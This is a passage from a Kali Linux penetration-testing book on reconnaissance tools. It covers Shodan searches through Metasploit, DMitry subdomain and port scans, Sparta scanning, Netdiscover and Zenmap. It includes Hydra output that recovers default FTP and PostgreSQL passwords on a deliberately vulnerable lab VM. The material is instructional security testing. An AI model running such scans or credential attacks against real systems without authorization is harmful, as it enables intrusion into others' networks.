
5. Now set the Query field with the keyword you want to search for:



```
msf auxiliary(shodan_search) > set QUERY iomega
QUERY => iomega
msf auxiliary(shodan_search) > █
```

6. Now just type, "***run***".

7. After a few seconds, you will see a short statistical return and then the actual systems found:



```
msf auxiliary(shodan_search) > run

[*] Total: 14070 on 141 pages. Showing: 1 page(s)
[*] Collecting data, please wait...

Search Results
==============

 IP:Port                City               Country
 -------                ----               -------
 109.192.[redacted]     Schriesheim        Germany
85-164.[redacted]
 109.195.[redacted]     Rostov-on-don      Russian Federation
 110.33.[redacted]      Liverpool          Australia
a801.nsw.[redacted]
 117.195.[redacted]     Bangalore          India
 121.165.[redacted]     N/A                Korea, Republic of
 122.19.[redacted]      N/A                Japan
02sasajima.[redacted]
```

If you want to use filter keywords, or get more than one page of responses, you will need to purchase an unlocked API key.

Conclusion

In this section we learned about the computer search engine Shodan. We learned that there are thousands if not millions of unsecured or under secured systems that can be found quickly and easily on Shodan. We then covered how to perform searches in Shodan using keywords and filters. We then looked at a couple of Shodan's new features, and finally we saw how to search Shodan from within

Kali using the Shodan Command Line Interface and Metasploit.

It is critical that companies know what systems that they have publicly available on the web. The larger the company is, the more common it is that they have systems exposed online that are outdated, open or inadequately secured. Shodan is a quick and easy way to find these devices. I highly recommend security teams (and even small business and home owners) scan their systems to see what systems they have publicly available on the web.

Resources

Shodan Website - https://www.shodan.io/

Shodan Blog - https://blog.shodan.io/


Google Dorks Database - http://www.exploit-db.com/google-dorks/

Chapter 6

Additional Recon Tools

We will wrap up the recon section with a quick look at some additional tools included in Kali that can be used for intelligence gathering or site reconnaissance. As this will be more of a reference chapter, we will only briefly cover these tools.

These tools are available directly from the ‘***Applications > 01 – Information Gathering menu***’ or by clicking on the ‘***Show Applications***’ button from the Quick Access bar and then ‘***01 – Information***’:




Additionally, many of the tools can be run from a terminal prompt simply by typing in the name of the tool. You can use “Tab” completion in a terminal if you don’t know the entire name of a tool. Simply start typing the tool name and hit tab. Hitting tab twice will list all commands that start with what you typed.

For Example:

```
root@kali:~# nets<Tab> <Tab>
netsed      netsniff-ng  netstat
```

Now that you have seen where the Recon tools can be found let’s look at a few.




Reminder:

As a security tester you should ensure you understand the tool before using it in an actual security test. Some tools may return information that is out of scope, or out of agreed upon terms of the test, and thus should not be used.

DMitry

Overview: Searches the internet for information about a target
Tool Author: James Greig
Tool Website: http://mor-pah.net/software/dmitry-deepmagic-information-gathering-tool/

DMitry or “Deepmagic Information Gathering Tool” gathers as much information as possible about a target system:



```
root@kali:~# dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o     Save output to %host.txt or to file specified by -o file
  -i     Perform a whois lookup on the IP address of a host
  -w     Perform a whois lookup on the domain name of a host
  -n     Retrieve Netcraft.com information on a host
  -s     Perform a search for possible subdomains
  -e     Perform a search for possible email addresses
  -p     Perform a TCP port scan on a host
* -f     Perform a TCP port scan on a host showing output reporting filtered por
ts
* -b     Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
root@kali:~# 
```


"There be some deep magic going on"

This tool can return website host information via WhoIs lookups and also retrieve’s host data from Netcraft.com. Like Recon-NG, DMitry also searches a target for possible sub-domains and recovers e-mail addresses. In addition, the tool also has the ability to perform TCP scans.

To start the tool, just run DMitry from the ‘***Application > Information Gathering***’ menu or from the command line by simply typing, “***dmitry***”. This automatically displays the help screen (see image above).

Basic Usage: Just run DMitry, include any switches you want and give it a target address. For example, to find subdomain information:


Enter, “***dmitry -s <Target Website>***”:



```
root@kali:~# dmitry -s microsoft.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:23.96.52.53
HostName:microsoft.com

Gathered Subdomain information for microsoft.com
---------------------------------
Searching Google.com:80...
HostName:www.microsoft.com
HostIP:104.91.209.16
HostName:support.microsoft.com
HostIP:184.50.218.21
HostName:blogs.microsoft.com
HostIP:23.96.115.47
HostName:msdn.microsoft.com
HostIP:157.56.148.19
HostName:windows.microsoft.com
HostIP:134.170.119.140
```

For whois information, "***dmitry -w [Target Website]***"

Or a port scan, "***dmitry -p [IP Address or Target Website]***"



```
root@kali:~# dmitry -p 192.168.1.1
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:192.168.1.1
HostName:YupItIsARouter

Gathered TCP Port information for 192.168.1.1
---------------------------------

Port            State

Portscan Finished: Scanned 150 ports, 150 ports were in state
closed

All scans completed, exiting
```

DMitry is an excellent tool for gathering information about a target.

Sparta


Overview: GUI tool for network scanning, enumeration and attack.
Tool Authors: Antonio Quina (@st3r30byt3) & Leonidas Stavliotis (@lstavliotis)
Tool Website: http://sparta.secforce.com/

Sparta is a very interesting newer tool that scans systems for open ports and services information. It also can detect existing vulnerabilities and provides access to tools for security testing. Sparta kind of blurs the lines between a discovery and an attack tool.

For a test target, I used the Metasploitable Virtual Machine. With Kali running, just start another instance of VMWare Player and then start the Metasploitable VM.

Basic Usage:

1. In Kali, start Sparta from the menu or by typing "***sparta***" in a terminal prompt.
2. Click, "***Click Here to Add Host(s) to Scope***".
3. Enter the IP address of the target in the pop up box. I used the Metasploitable VM as a target, so the IP address should be ***192.168.1.68***. Notice you could also put in a range of addresses.
4. Then click, "***Add to scope***":



Add host(s) to scope


IP Range 192.168.1.68

eg: 192.168.1.0/24 10.10.10.10-20 1.2.3.4

☑ Run nmap host discovery

☑ Run staged nmap scan

Sparta automatically begins running multiple nmap scans of the system looking for open ports and service identification. Sparta then presents you with a lot of information about our vulnerable system:




OS	Host
	192.168.1.68

Port	Protocol	State	Name	Version
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	open	telnet	Linux telnetd
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.4.2
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
137	udp	open	netbios-ns	Microsoft Windows NT netbios-ssn (workgroup:...
139	tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)

Notice the information returned is neatly categorized on both the left and right sides of the screen. If you click on '***Services***' on the left side of the screen you will find a complete list of running services detected including ports used and version numbers. If you click on '***Tools***' you will see the results of several automated attack tools.

Basically all this information is echoed on the right side of the screen categorized in named tabs for easier viewing. Go ahead and take some time looking through this information as it is very interesting. If this were an actual system that we were security testing we would be able to see very quickly that it has numerous vulnerabilities. Sparta goes the extra mile and checks for standard usernames and passwords used. And as you can see, it finds a lot of them!


For example, the FTP password:



Target	Port
192.168.1.68	21/tcp
192.168.1.68	2121/tcp

```
16:36:41
[DATA] max 10 tasks per 1 server,
overall 64 tasks, 10 login tries, ~0
tries per task
[DATA] attacking service ftp on
port 21
[21][ftp] host: 192.168.1.68
login: ftp   password: password
[STATUS] attack finished for
192.168.1.68 (valid pair found)
1 of 1 target successfully
completed, 1 valid password found
Hydra (http://www.thc.org/thc-
hydra) finished at 2016-01-13
16:36:41
```

And the PostgreSQL database password:




Target
192.168.1.68

```
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do
not use in military or secret service organizations, or
for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at
2016-01-13 16:36:33
[DATA] max 6 tasks per 1 server, overall 64 tasks, 6
login tries, ~0 tries per task
[DATA] attacking service postgres on port 5432
[5432][postgres] host: 192.168.1.68   login:
postgres   password: postgres
1 of 1 target successfully completed, 1 valid
password found
Hydra (http://www.thc.org/thc-hydra) finished at
2016-01-13 16:36:34
```

Well, our job here is complete. Sparta scanned our target, enumerated the services and gave us a large list of possible vulnerabilities and even a few default passwords that the system uses. Remember our target is a purposefully vulnerable system, if only it were this easy in real life! But the crazy thing is, sometimes it is. People are getting better at securing their systems, but you can still find completely unsecured systems online.

Netdiscover


Overview: Discovers active systems on a network
Tool Author: Jaime Penalba
Tool Website: http://nixgeneration.com/~jaime/netdiscover/
Netdiscover is an active/passive reconnaissance tool; it too can be run from a terminal prompt or from the menu system:



```
root@kali:~# netdiscover -h
Netdiscover 0.3-pre-beta7 [Active/passive arp reconnaissance tool]
Written by: Jaime Penalba <jpenalbae@gmail.com>

Usage: netdiscover [-i device] [-r range | -l file | -p] [-m file] [-s time]
-c count] [-f] [-d] [-S] [-P] [-c]
  -i device: your network device
  -r range: scan a given range instead of auto scan. 192.168.6.0/24,/16,/8
  -l file: scan the list of ranges contained into the given file
  -p passive mode: do not send anything, only sniff
  -m file: scan the list of known MACs and host names
  -F filter: Customize pcap filter expression (default: "arp")
  -s time: time to sleep between each arp request (miliseconds)
  -n node: last ip octet used for scanning (from 2 to 253)
  -c count: number of times to send each arp reques (for nets with packet lo
  -f enable fastmode scan, saves a lot of time, recommended for auto
  -d ignore home config files for autoscan and fast mode
  -S enable sleep time supression betwen each request (hardcore mode)
  -P print results in a format suitable for parsing by another program
  -N Do not print header. Only valid when -P is enabled.
  -L in parsable output mode (-P), continue listening after the active scan
```

<u>Basic Usage:</u> Netdiscover scans a network looking for devices and then displays them. To scan locally to find what systems are discoverable:

At the terminal prompt just type, " ***netdiscover*** "



```
 Currently scanning: 172.16.84.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
 _____________________________________________________________________
   IP            At MAC Address      Count   Len    MAC Vendor
 ---------------------------------------------------------------------
 192.168.198.2   00:50:56:fc:ac:5e    02     120    VMWare, Inc.
 192.168.198.1   00:50:56:c0:00:08    01     060    VMWare, Inc.
 192.168.198.254 00:50:56:e6:75:77    01     060    VMWare, Inc.
```


You can scan a specific network range using the "***-r***" switch. It can also run in stealth "passive" mode (using "***-p***") where it doesn't send any data, it only sniffs traffic. Netdiscover is an older tool, but still works well in discovering what hosts are available on a network.

Zenmap

<u>Overview:</u> Scans systems for port and status information
<u>Tool Author</u>: Insecure.Com LLC
<u>Tool Website</u>: https://nmap.org/zenmap/

Zenmap is basically a graphical version of the ever popular nmap command. If you are not familiar with nmap, then Zenmap is a great place to start. Like the previous commands, Zenmap can be started from the menu or command line.

Once started, you will see the following screen:




Target:

Profile: Intense scan

Command: nmap -T4 -A -v

